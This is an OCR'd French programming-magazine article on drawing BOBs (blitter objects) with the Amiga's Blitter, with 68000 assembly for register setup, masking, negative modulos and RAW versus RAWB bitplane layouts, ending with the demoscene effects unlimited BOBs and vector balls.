
L'affichage du BOB s'effectue au Blitter. Comme expliqué dans un précédent article (*Programmez !* #209), ce coprocesseur permet notamment de combiner plusieurs blocs (les sources A, B et C) par des opérations logiques, et d'écrire le résultat dans un autre bloc (la destination D), en décalant de 0 à 15 bits A et B sur la droite, et en masquant le premier et le dernier mot de A.


Rappelons qu'un bloc est ni plus ni moins qu'une séquence de mots en mémoire, dont il est possible d'ignorer périodiquement un certain nombre de mots. Le Blitter propose de décrire un bloc à l'aide d'une adresse de départ, d'une largeur (en mots), d'un modulo, et d'une hauteur (en lignes de mots), comme s'il s'agissait d'un rectangle. Par exemple, un bloc de 28 mots, dont 2 mots sont ignorés tous les 5 mots, est représenté comme un bloc de 5 mots de large sur 4 lignes de hauteur, avec un modulo de 2 mots (la flèche parcourt les mots aux adresses consécutives) (Figure 1).

Le Blitter offre de nombreuses possibilités pour combiner A, B et C. Dans un premier temps, les bits sont combinés par AND, après avoir été éventuellement inversés. L'ensemble des combinaisons possibles, désignées comme les *minterms*, sont notées à l'aide des lettres A, B et C (sources non inversées) ou a, b et C (sources inversés). Dans un second temps, les minterms choisis par le codeur


Un bloc de mémoire tel que vu par le Blitter.

1





2 *Phases de la combinaison bit à bit des sources par le Blitter.*




3 *Les étapes de l'affichage d'un BOB.*


sont combinés entre eux par OR (Figure 2).
Tout cela permet de cerner l'intérêt du Blitter pour afficher l'équivalent d'un sprite. Pour cela il faut combiner trois sources :

- le bitmap ;
- le masque ;
- le décor.

Le masque (B) est combiné par AND avec le décor (C) à l'endroit où le BOB doit être affiché. Cela permet d'effacer les pixels du décor où des pixels non transparents du bitmap doivent être affichés. Le bitmap (A) est alors combiné par OR avec le décor (C), à la même position, si bien que ses pixels non transparents sont affichés à la place de ceux décor qui viennent d'être effacés. Un exemple avec une charmante petite fée de 16 x 16 pixels, dessinée par votre serviteur à l'aide de l'excellent Pro Motion NG (Figure 3).
Avant de déterminer quels minterms le Blitter doit combiner par OR pour parvenir à ce résultat, il faut régler un petit problème. Comme mentionné, le Blitter copie non pas des pixels, mais des mots. Partant, comment afficher le bitmap et le masque à partir d'un pixel du décor dont l'abscisse n'est pas forcément multiple de 16 ? Bien évidemment, cette nécessité a été anticipée par les concepteurs du hardware. Le Blitter permet de décaler A et B sur la droite, d'un nombre de bits compris entre 0 et 15. Le décalage de A est indépendant de celui de B. Lorsque les lignes d'un bloc sont ainsi décalées, les bits chassés sur la droite de la ligne `Y` sont réintroduits sur la gauche de la ligne `Y+1`. La ligne 0 est un cas particulier : comme il n'y a pas de ligne précédente, ce sont des 0 qui sont introduits sur sa gauche. 4
Comme il est possible de la constater à l'aide de l'exemple d'un décalage de 4 pixels d'un bloc d'un mot de large représenté sur la figure (Figure 4), des bits de poids faible du dernier mot de la dernière ligne se trouvent alors chassés sur la droite et éliminés. En fait, si la largeur du bloc demeure celle du bitmap à afficher, ce bitmap subit une déformation inacceptable. Même exemple de la fée, quand elle subit un décalage de 4 pixels (pour la lisibilité, les pixels de couleur 0, transparente, introduits à gauche de la première ligne sont affichés en rouge) (Figure 5).
Pour conserver le bitmap entier dans le bloc, il faut augmenter préalablement la largeur du bloc d'un mot sur la droite (pour la lisibilité, les pixels de couleur 0, transparente, introduits à droite des



4 *Décalage de 4 bits d'une source de N lignes de 1 mot au Blitter.*



6 *L'élargissement du bloc impose un masquage.*


5 *Déformation d'un bloc conservant sa largeur à l'occasion d'un décalage.*

lignes sont affichés en vert). Après le décalage, il faut masquer les bits superflus à gauche et à droite, c'est-à-dire des bits du premier et du dernier mot de chaque ligne du bloc, avant de combiner le bloc avec le bloc correspondant dans le décor. Cela revient à dire que si le bitmap est décalé, son masque doit l'être pareillement (Figure 6).


Le cas particulier de A et le cas général de B

A ce stade, il faut préciser que le Blitter peut masquer le premier et le dernier mot de chaque ligne de A. En exploitant cette possibilité, n'est-il pas possible de se dispenser de rajouter une colonne de mots sur la droite du bitmap, et même un masque, dans un cas particulier mais néanmoins fréquent : quand le bitmap est affiché sur un décor où ses pixels opaques ne viennent remplacer que des pixels de couleur 0 ?
De fait, mais pour que cela fonctionne, il ne suffit pas de préciser ces masques. Il faut aussi jouer sur le modulo de A. Modulo ? Kezako ? Pour comprendre comment de quoi il en retourne, il est nécessaire de rentrer dans le détail du déroulement d'une copie au Blitter.
Comme illustré plus tôt (Figure 1), Le Blitter combine les mots des sources A, B et C et copie le résultat dans un mot de la destination D. Il procède mot à mot, incrémentant les adresses contenues dans les registres `BLTxPTH` et `BLTxPTL`, par exemple `BLTAPTH` et `BLTAPTL` pour A. De plus, à la fin de chaque ligne, le Blitter rajoute à l'adresse de A, B, C et D la valeur contenue dans `BLTxMOD`, par exemple `BLTAMOD`. Ainsi, s'il devait s'agir de A, le bloc de la figure (Figure 1) devrait être spécifié ainsi avant une copie qui l'implique :

```
    move.l #blockA,d0
    move.w d0,BLTAPTL(a5)
    swap d0
    move.w d0,BLTAPTH(a5)
    move.w #2*2,BLTAMOD(a5)   ;Le modulo est spécifié en octets
;...
blockA:     BLK.W 7*4,0
```



7 *Copie dans la deuxième ligne de deux mots d'un bloc avec ou sans colonne de mots supplémentaire.*



8 *Masquage des premier et dernier mots de A.*

Rappelons que c'est au moment de la copie que le Blitter est informé de la largeur et de la hauteur des blocs impliqués. En effet, c'est en écrivant une combinaison ces valeurs dans `BLTSIZE` qu'on les spécifie, en même temps qu'on déclenche la copie (dont il faut attendre le terme en testant deux fois un bit de `DMACONR`, ce que fait la macro `WAIT_BLITTER` mentionnée ici) :

```
BLOCK_WIDTH=7          ;En mots !
BLOCK_HEIGHT=4         ;En pixels
   move.w #(BLOCK_HEIGHT<<6)!BLOCK_WIDTH,BLTSIZE(a5)
   WAIT_BLITTER
```

L'astuce consiste à utiliser un modulo… négatif, de `-2` pour être plus précis. Ainsi, au terme de la copie d'une ligne `Y` de A, le Blitter va commencer la ligne `Y+1` non pas au premier mot de cette dernière, mais au dernier mot de la ligne `Y` .

La figure **7** montre ce qui se passe dans les deux cas s'il s'agissait de copier un bloc de deux mots de large sur trois lignes : avec ou sans colonne de mots supplémentaires :

- Dans le premier cas, au terme de la copie de la première ligne, le modulo valant 0, le Blitter pointe sur le premier mot de la deuxième ligne (son premier bit est encadré en rouge). Il copie cette ligne en injectant à gauche des bits du dernier mot qu'il a lu, donc de la fin de la première ligne de la colonne de mots supplémentaire (en gris foncé).
- Dans le second cas, au terme de la copie de la première ligne, le modulo valant -2, le Blitter pointe au même endroit. Ayant copié deux mots à partir du début de la première ligne, il aurait dû pointer sur le premier mot de la troisième ligne, mais en ajoutant le modulo, il s'est trouvé renvoyé un mot en arrière. Il copie cette ligne en injectant à gauche des bits du dernier mot qu'il a lu, donc de la fin de la deuxième ligne de la colonne de mots supplémentaire (en vert foncé).

Pour éliminer les bits superflus à gauche comme à droite de ceux de la ligne, il ne reste plus qu'à exploiter la possibilité qu'offre le Blitter de masquer le premier et dernier mot de A. Les masques que le Blitter combine à ces mots doivent être spécifiés dans les registres `BLTAFWM` et `BLTALWM`, respectivement. La combinaison s'effectuant par AND, les bits des masques correspondant aux bits superflus doivent être effacés, tandis que les autres bits doivent être positionnés. Ces masques n'ont pas à être décalés, car le Blitter les applique au premier et au dernier mot de chaque ligne AVANT de décaler cette dernière. Bref, quel que soit le décalage dans le contexte de l'affichage d'un BOB, leurs valeurs doivent être `$FFFF` et `$0000`, respectivement.

Dans la continuité de la figure **7**, la figure **8** décrit ce qui se déroule lors de la copie de la deuxième ligne. Attention, il faut suivre ! Cette copie implique deux mots : le mot constituant la deuxième ligne (en vert) suivi du mot constituant la troisième (en bleu). A la fin de cette copie, tous les bits du mot du second mot, ont été effacés suite au AND avec `BLTALWM`. Par ailleurs, ses quatre derniers bits ainsi effacés se trouvent prêts à être injectés sur la gauche du premier mot de la troisième ligne (en bleu) lors de sa copie à venir. C'était déjà ce qui s'était passé lors de la copie de la première ligne (en rouge), et c'est pourquoi les bits à 0 injectés lors de la copie de la deuxième ligne (en vert) figurent en vert sombre : ce sont les quatre derniers bits du mot constituant la deuxième ligne (en vert) qui avaient été effacés suite au AND avec `BLTALWM` .

Au final, le code pour afficher un BOB de `BOB_DX` x `BOB_DY` pixels, composé d'un seul bitplane (à l'adresse `bob`), sur un décor de `DISPLAY_DX` x `DISPLAY_DY` pixels composé d'un seul bitplane (à l'adresse `backBuffer`), est le suivant :

```
lea bob,a0
move.w #BOB_X,d0
move.w d0,d1
and.w #$F,d0
ror.w #4,d0
or.w #$0BFA,d0
move.w d0,BLTCON0(a5)
lsr.w #3,d1
and.b #$FE,d1
move.w #BOB_Y,d0
mulu #DISPLAY_DX>>3,d0
add.w d1,d0
movea.l backBuffer,a1
lea (a1,d0.w),a1
move.w #$0000,BLTCON1(a5)
move.w #$FFFF,BLTAFWM(a5)
move.w #$0000,BLTALWM(a5)
move.w #-2,BLTAMOD(a5)
move.w #(DISPLAY_DX-(BOB_DX+16))>>3,BLTCMOD(a5)
move.w #(DISPLAY_DX-(BOB_DX+16))>>3,BLTDMOD(a5)
move.l a0,BLTAPTH(a5)
move.l a1,BLTCPTH(a5)
move.l a1,BLTDPTH(a5)
move.w #(BOB_DY<<6)!((BOB_DX+16)>>4),BLTSIZE(a5)
WAIT_BLITTER
```

Le rôle des autres registres utilisé dans ce code sera expliqué plus loin.

La solution qui vient d'être présentée est pratique car elle permet de ne pas avoir à introduire de colonne de mots supplémentaire, mais elle ne fonctionne que pour A. En effet, le Blitter ne sait masquer que le premier et le dernier mot d'une ligne de A, qui correspondrait au bitmap. Rien pour B, qui correspondrait au masque.

Il n'en reste pas moins important de savoir que cette possibilité existe, car elle permet d'afficher un bitmap sans avoir à rajouter une colonne de mots supplémentaire, et sans avoir à fournir son masque :

- Ne pas avoir à rajouter une colonne de mots supplémentaire est intéressant quand le bitmap est une extraction d'une partie d'une image. Par exemple, quand il s'agit de copier une partie d'un bitplane quelque part : cette partie peut donc être prélevée directement.
- Ne pas avoir à fournir de masque est intéressant quand les pixels du bitmap ne viennent remplacer que des pixels de couleur 0. Par exemple, quand il s'agit d'afficher les lettres d'un scroll sur fond de couleur 0, lettres qui ne se chevauchent jamais – une lettre peut être affichée par un simple OR avec le décor, sans utiliser B pour le masque.

Et B, qui sert pour le masque ? Il n'existe pas de registres équivalents à `BLTAFWM` et `BLTALWM` pour masquer le premier et le dernier mot de chaque ligne de cette source. Dans ces conditions, l'astuce consistant à utiliser un modulo de `-2` pour se dispenser d'avoir à rajouter une colonne supplémentaire de mots à 0 ne peut pas fonctionner.

Comme déjà expliqué, le masque doit être décalé sur la droite, ce qui implique que des bits doivent être injectés sur la gauche et d'autres rejetés sur la droite de chacune de ses lignes, lignes dont la longueur doit être agrandie d'un mot sur la droite.

Or comment positionner les bits superflus à gauche et à droite avant de combiner par AND le masque avec le décor, afin de préserver les bits du décor correspondant ? Impossible d'appliquer des masques `BLTBFWM` et `BLTBLWM`, car ils n'existent pas. Par conséquent, il faut que ces bits soient déjà présents dans le masque, donc qu'ils figurent dans une colonne de mots supplémentaire sur sa droite, dont les bits seraient à 1.

A 1 ? Très logiquement, on souhaiterait que le masque soit combiné par AND avec le décor, ce qui implique que les bits du masque devaient être à 1, là où le décor devrait être préservé, et à 0, là où le décor devrait être effacé.

Or, nous avons vu que le Blitter introduit des bits à gauche de la première ligne du masque pour la décaler, et que ces bits sont nécessairement à 0. Cela signifie qu'un bit à 0 dans le masque doit correspondre à un bit qu'il faut préserver dans le décor, tandis qu'un bit à 1 dans le masque doit correspondre à un bit qu'il faut y effacer. C'est pourquoi c'est b, l'inverse du masque, et non B, le masque, qu'il faut combiner par AND au décor. Fort heureusement, le Blitter permet de combiner indifféremment B ou son inverse, b (pour NOT B), avec C, qui correspond au décor.

En conséquence, les bits de la colonne de mots supplémentaires sur la droite du masque doivent être à 0 et non à 1.

Pour récapituler :

- A correspond au bitmap, qui doit être décalé. Ses données ne comprennent pas de colonne de mots supplémentaires à 0, mais c'est parce que les masques de premier et de dernier mot BLTAFWM et BLTALWM sont appliqués ;
- B correspond au masque, qui doit être décalé. Ses données comprennent une colonne de mots supplémentaires à 0, car il n'existe pas de tels masques pour cette source, qui est par ailleurs inversée avant d'être combinée avec le décor.
- C correspond au décor, qui ne doit pas être décalé.

Combiner les minterms, lancer le Blitter et l'attendre

Pour comprendre totalement le code d'affichage d'un BOB qui a été présenté (cas spécifique du BOB dont les pixels opaques sont affichés sur des pixels de couleur 0), et comprendre le code qui va suivre (cas général du BOB dont les pixels opaques sont affichés sur des pixels de couleurs quelconques), il reste à comprendre comment ils permettent de spécifier au Blitter la manière dont les sources A, B et C doivent être combinées pour produire la destination D.

Comme expliqué, le Blitter combine les sources en combinant par OR des minterms, qui sont eux- mêmes le produit de combinaisons par AND des sources, éventuellement inversées. Or que s'agit-il de faire, sinon la combinaison suivante :

$$D=A+bC$$

L'*Amiga Hardware Reference Manual* explique comment en déduire les minterms qu'il faut activer en positionnant les bits correspondants dans `BLTCON0`. Il suffit de rajouter des facteurs neutres aux AND (par exemple, c+C qui vaut nécessairement 1) et de développer puis réduire :

$$D=A(b+B)(c+C)+bC(a+A)$$
$$D=Abc+AbC+ABc+ABC+abC+AbC$$
$$D=ABC+ABc+AbC+Abc+abC$$

Les huit bits de `BLTCON0` réservés au minterms sont ceux de son octet de poids faible :


Minterm	ABC	ABc	AbC	Abc	aBC	aBc	abC	abc
Bit	7	6	5	4	3	2	1	0

En l'espèce, cela signifie que l'octet doit prendre la valeur `$F2`.

Le reste de la configuration du Blitter consiste simplement à spécifier qu'il doit activer A, B, C et D, et à spécifier la valeur du décalage sur la droite de A et celle de celui de B. D'autres bits de bits de `BLTCON0` et de `BLTCON1` servent à ces usages – se reporter à l'*Amiga Hardware Reference Manual*, qu'il ne s'agit pas de réécrire ici, pour les identifier.

Maintenant que tout a été présenté, il est possible d'écrire le code d'affichage d'un BOB masqué, dont `bob` est l'adresse du bitmap et `bobMask` celle de son masque :

```
moveq #0,d1
move.w #BOB_X,d0
subi.w #BOB_DX>>1,d0
move.w d0,d1
and.w #$F,d0
ror.w #4,d0
move.w d0,BLTCON1(a5)
or.w #$0FF2,d0
move.w d0,BLTCON0(a5)
lsr.w #3,d1
```




9 *Organisation des données du bitmap d'un BOB en RAW et RAWB.*

```
and.b #$FE,d1
move.w #BOB_Y,d0
subi.w #BOB_DY>>1,d0
mulu #DISPLAY_DEPTH*(DISPLAY_DX>>3),d0
add.l d1,d0
move.l backBuffer,d1
add.l d1,d0
move.w #$FFFF,BLTAFWM(a5)
move.w #$0000,BLTALWM(a5)
move.w #-2,BLTAMOD(a5)
move.w #0,BLTBMOD(a5)
move.w #(DISPLAY_DX-(BOB_DX+16))>>3,BLTCMOD(a5)
move.w #(DISPLAY_DX-(BOB_DX+16))>>3,BLTDMOD(a5)
move.l #bob,BLTAPTH(a5)
move.l #bobMask,BLTBPTH(a5)
move.l d0,BLTCPTH(a5)
move.l d0,BLTDPTH(a5)
move.w #(DISPLAY_DEPTH*(BOB_DY<<6))!((BOB_DX+16)>>4),BLTSIZE(a5)
```

Le lecteur attentif doit encore se gratter la tête. Quelles sont ces valeurs stockées dans les registres `BLTCMOD` et `BLTDMOD` ?
Une constante vient de faire son apparition : `DISPLAY_DEPTH`. Le code permet d'afficher un BOB de `DISPLAY_DEPTH` bitplanes de profondeur sur un décor de même profondeur. Or cela soulève un enjeu intéressant.
En effet, si les données du bitmap, du masque et du décor sont organisées comme de coutume, celles du bitplane 1 sont suivies de celles du bitplane 2, et ainsi de suite. Cela conduit à afficher les bitplanes du bitmap et du masque un par un dans une boucle, car le modulo utilisé pour passer d'une ligne à l'autre dans D, valant donc `(DISPLAY_DX-(BOB_DX+16))>>3` ne peut servir à passer de la dernière ligne utilisée d'un bitplane à la première ligne utilisée dans le suivant :

```
;En supposant que a2 pointe sur le mot du premier bitplane du décor où le BOB doit être
 affiché, et ne rappelant pas les valeurs des autres registres BLTAFWM, BLTALWM,
BLTCON0, BLTCON1, BLTAMOD, BLTBMOD, BLTCMOD et BLTDMOD...
    lea bob,a0
    lea bobMask,a1
    move.w #DISPLAY_DEPTH-1,d0
_drawBobBitplanes:
```




10 *Affichage d'un BOB de 64 x 64 pixels sur 5 bitplanes.*

```
move.l a0,BLTAPTH(a5)
move.l a1,BLTBPTH(a5)
move.l a2,BLTCPTH(a5)
move.l a2,BLTDPTH(a5)
move.w #(BOB_DY<<6)!((BOB_DX+16)>>4),BLTSIZE(a5)
addi.l #BOB_DY*(BOB_DX>>3),a0
addi.l #BOB_DY*((BOB_DX+16)>>3),a1
addi.l #DISPLAY_Y*(DISPLAY_DX>>3),a2
WAIT_BLITTER
dbf d0,_drawBobBitplanes
```

Cette manière de procéder contraint d'attendre le Blitter après chaque copie dans un bitplane avant de passer au bitplane suivant. Cela ne permet pas de tirer parti du fonctionnement en parallèle du Blitter et du CPU, sauf à l'occasion de la dernière copie – il faudrait alors ne pas appeler la macro `WAIT_BLITTER`, ce qui contraindrait donc à distinguer les premières boucles de la dernière, pour en rajouter.
N'est-il pas possible de copier en un coup les bitplanes du bitmap et du masque dans ceux des bitplanes ? Tout à fait :

- Après avoir affiché une ligne d'un bitplane, le hardware ajoute la valeur de `BPL1MOD` (bitplane impair) ou `BPL2MOD` (bitplane pair) à l'adresse courante dans le bitplane pour passer à la ligne suivante. La valeur d'un tel registre peut être fixée à `(DISPLAY_DEPTH-1)*(DISPLAY_DX>>3)` pour entrelacer les lignes des bitplanes (pairs ou impairs, selon le registre) dans les données du décor.
- Pour sa part, le Blitter permet de fixer la valeur d'un modulo via `BLTAMOD`, `BLTBMOD` et `BLTCMOD` pour A, B et C, et donc ici encore d'entrelacer les lignes des bitplanes (pairs et impairs, sans distinction) dans les données du bitmap, du masque et du décor, donc A, B, C et D.

L'organisation des données est donc très différente selon qu'elle est classique, dite RAW (« brut de fonderie »), ou optimisée, dite RAWB (RAW Blitter). La figure 9 permet de les comparer dans le cas d'un bitmap de 16 pixels de large et de 2 lignes de hauteur.
Pour conclure (car c'est enfin terminé !), les programmes `BLTCMOD` et `bobRAW.s` explorent chacune des solutions pour afficher un BOB de 64 x 64 pixels sur 5 bitplanes (Figure 10).
Dans ces programmes, la couleur du fond passe au rouge au début des opérations, et au vert à leur terme. Aucune différence n'est



11 *2 000 BOBs dans la trame, et ce n'est pas fini ! (Megademo par Dragons).*

12 *BOB, votre pote rondouillard de 16 x 16 pixels sur deux bitplanes.*

observable, mais c'est parce que le Blitter est attendu systématiquement dans les deux programmes à la fin de toute copie. Le programme `bobRAWB.s` pourrait être modifié pour réaliser des opérations au CPU tandis que le BOB est affiché dans les 5 bitplanes. Le programme `bobRAW.s`, pourrait être modifié pareillement, mais pour permettre de réaliser ces opérations au CPU tandis que le BOB est affiché dans le dernier bitplane seulement. La différence pourrait alors être constatée. Pour cette raison, si le recours au RAW peut s'imposer dans des cas particuliers, c'est généralement le RAWB qu'il convient d'utiliser quand il s'agit d'afficher des BOBs.

Unlimited BOBs : des BOBs à foison, vraiment ?


Les BOBs sont utilisés pour produire des effets très variés, dont les plus notoires sont l'unlimited BOBs, et les vector balls.

« *The Amiga possibilities have been burst beyond your imagination. And the result is what you see !!!* », proclame fièrement l'auteur d'un scroll de la fameuse Megademo de Dragons. Excessivement vintage, cette démo contient un effet très classique à l'époque, dit *unlimited BOBs*. Un BOB est visiblement rajouté à chaque trame, et le compteur semble indiquer que cela ne s'arrêtera jamais. Les performances ne sont aucunement pénalisées par cette multiplication des BOBs. (Figure 11)

Dans la vie, RIEN n'est gratuit, et surtout pas les BOBs. Il y a donc un truc. Avant de rentrer dans les détails, dotons-nous d'un BOB de 16 x 16 pixels en 4 couleurs adéquat, toujours dessiné avec l'excellent Pro Motion NG (Figure 12).

Ce qui est affiché est une animation où le BOB suit une trajectoire, et dont le principe est le suivant. Le nombre d'images est fixé, par exemple à 3. A chaque trame, l'image est remplacée par la suivante, en rebouclant sur la première. Une série de 3 images de 0 à 2 constitue une période :

- lors de la période 0, un BOB est affiché aux positions P0, P1 et P3 dans les images 0, 1 et 2, respectivement ;
- lors de la période 1, un BOB est rajouté aux positions P4, P5 et P6 dans les images 0, 1 et 2 respectivement ;
- etc.




13 *Les deux premières périodes d'une animation en trois images.*

Ainsi, lorsque l'image 0 est affichée pour la seconde fois, il semble qu'un BOB a été rajouté à la position initiale du BOB précédent, et qu'il suit ce BOB au fil des images suivantes (Figure 13).

Puisqu'il ne s'agit jamais que d'afficher un nouveau BOB à chaque trame, l'effet ne consomme presque pas de temps de calcul. C'est donc extrêmement simple, mais bien pensé.

Quant à la trajectoire, elle peut être quelconque. Dans le programme `unlimitedBobs.s`, la position du BOB est calculée sur un cercle dont le rayon oscille entre un minimum et un maximum, ce qui permet de rompre la monotonie (Figure 14).




14 *Des bobs tentaculaires.*


Les vector balls, des BOBs en 3D

Plus sophistiqué : les vector balls. Une démo du groupe Impact en fournit une belle illustration (Figure 15). Comme il est possible de le constater, il s'agit d'afficher des BOBs figurant des sphères à certaines positions d'un modèle en 3D.

Le programme `vectorBalls.s` montre, sans chercher en rien à l'optimiser (pour rester simple, il utilise même un tri à bulles sans condition d'arrêt anticipé !), comment produire un effet de ce type (Figure 16). Le fait qu'un seul BOB soit toujours utilisé ne permet pas de bien visualiser l'effet de profondeur sur la capture d'écran, mais tout y est assurément.



15 *De très jolies vector balls (Vectorballs par Impact).*



16 *Nos vectorballs. Si, si ! C'est en 3D !*

